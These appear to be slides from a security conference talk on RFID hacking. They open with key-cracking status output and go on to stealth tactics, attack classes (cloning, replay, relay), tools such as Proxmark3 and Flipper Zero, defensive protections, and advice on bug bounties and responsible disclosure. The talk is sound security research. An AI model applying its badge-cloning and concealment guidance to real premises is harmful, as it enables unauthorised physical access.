Speed.#02........: 82147.5 MH/s (12.01ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#03........: 82652.5 MH/s (11.92ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#04........: 83255.1 MH/s (11.92ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#05........: 82455.3 MH/s (11.93ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#06........: 81836.9 MH/s (12.01ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#07........: 81873.6 MH/s (12.01ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#08........: 82380.9 MH/s (11.92ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
Speed.#*.........:   659.2 GH/s
Recovered........: 0/4 (0.00%) Digests (total), 0/4 (0.00%) Digests (new)
Progress.........: 51922228740096/72057594037927936 (0.07%)
Rejected.........: 0/51922228740096 (0.00%)
Restore.Point....: 9732096/34359738368 (0.03%)
Restore.Sub.#01..: Salt:0 Amplifier:1819648-1820672 Iteration:0-1024
Restore.Sub.#02..: Salt:0 Amplifier:1786880-1787904 Iteration:0-1024
Restore.Sub.#03..: Salt:0 Amplifier:1826816-1827840 Iteration:0-1024
Restore.Sub.#04..: Salt:0 Amplifier:1855488-1856512 Iteration:0-1024
Restore.Sub.#05..: Salt:0 Amplifier:1807360-1808384 Iteration:0-1024
Restore.Sub.#06..: Salt:0 Amplifier:1775616-1776640 Iteration:0-1024
Restore.Sub.#07..: Salt:0 Amplifier:1774592-1775616 Iteration:0-1024
Restore.Sub.#08..: Salt:0 Amplifier:1815552-1816576 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#01...: $HEX[7373df616ecd1301] -> $HEX[fe1fdffefe4f4552]
Candidates.#02...: $HEX[7373da616ed51501] -> $HEX[fe1fdafefe574c4c]
Candidates.#03...: $HEX[7320df616ec11001] -> $HEX[fe8fdffefe463231]
Candidates.#04...: $HEX[732fe3616e493231] -> $HEX[fe4fe3fefec20101]
Candidates.#05...: $HEX[7346dc616e252331] -> $HEX[fe5edcfefed31501]
Candidates.#06...: $HEX[7301d9616e3e6761] -> $HEX[fe6ed5fefeda1601]
Candidates.#07...: $HEX[7346d9616edc1601] -> $HEX[fe5ed9fefe5e2931]
Candidates.#08...: $HEX[73d0dc616e29616e] -> $HEX[fedfdcfefecb1001]
Hardware.Mon.#01.: Temp: 40c Util: 93% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#02.: Temp: 48c Util: 92% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#03.: Temp: 47c Util: 92% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#04.: Temp: 40c Util: 92% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#05.: Temp: 40c Util: 91% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#06.: Temp: 47c Util: 91% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#07.: Temp: 45c Util: 93% Core:1980MHz Mem:2619MHz Bus:16
Hardware.Mon.#08.: Temp: 40c Util: 92% Core:1980MHz Mem:2619MHz Bus:16
```

How do we apply the attacks?

Stealth

- Approach naturally
- Conceal reader
- Conceal tag/device
  - Ring-form-factor tags
  - Chip implants
- Use long-range readers or relay attacks
  - Door-frame antennas

Attack classes

	LF	HF	UHF
Cloning	x	x	x
Simulation	x	x	x
Replay	x	x	
Relay	~	x	
Crypto	x	x	x
WepoReader	x	x	x
Sniffing	x	x	x
DDoS			x
Kill			x

Applied attacks – Cloning

- getting keys
  - req: crypto attacks
- reading memory
  - req: antenna and a reader
- writing a card
  - req: writeable card
- visually faking a card
  - microwave

Applied attacks – Simulation

- getting keys
  - req: crypto attacks
- reading memory
  - req: antenna and a reader
- simulating
    - req: tag simulator

Applied attacks – Replay

- sniffing & storing air comms
  - req: reader
- replaying air comms
  - req: reader

Applied attacks – Relay

- „forwarding” radio comms over long distances
  - req: specialized device (hw/sw)

Protections

- Timing boundaries, distance bounding protocols
- Magic and cloned card detection
  - custom commands
  - writing protected memory
- Faraday bags
- Custom frequency systems
- Bruteforce protections


DIENESTA IEEJA
suprema

Beginning of RFID phaseout?

- In some applications being replaced by more versatile protocols
  - Bluetooth, BLE
  - LoRa
  - Zigbee
  - WiFi

Beginning of RFID phaseout?

- This means RFID hacking is just one part of a whole eco system of software to hack.
- Cards are here to stay for many years to come
- Why?
- Because they are practical, just like cash.

Tools

- iPhones suck; Android phone + MCT app
- Cheap Proxmark3 Easy 512kb
- Flipper Zero + NARD / SAM
- Magic cards – different tech for different situations
- Cheap genuine reader
- Door simulator!

Conclusion

- RFID hacking is easy to get started today with but it escalates quickly
- Join a bug bounty program
  - Hack without risk
- Responsible disclosure (90 day rule)

Thanks!

The RFID hacking community has some brilliant minds. Our shoutouts to Doegox, ATK, NP0, NVX, Bettes, GentilKiwi, Merlokk, Sentinel.

Iceman’s shoutout to Team:DumpsterFire

Q & A

https://chaos.social/@k | https://kirils.org/

https://x.com/herrmann1001

TROOPERS